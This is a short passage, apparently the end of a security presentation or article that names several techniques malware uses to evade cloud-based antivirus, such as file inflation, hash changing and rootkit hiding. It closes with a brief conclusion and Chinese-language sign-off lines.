- Response Time : Self-Inflation, MD5 Metamorphosis
- Response Collection : Use Unsupported Filetypes: VBS 、 BAT
- Collection Method : Hide Rootkit Document

Conclusion

From early examples of aggressive service denial, to more specific self-masking, techniques of viruses to avoid detection has improved dramatically over time. However, these viruses seem to have switched strategy from direct confrontation to indirect maneuvers, perhaps they are also searching for a simple and effective way to circumvent cloud-based anti-virus systems.



感谢观赏

与中国的软件产业共同进步!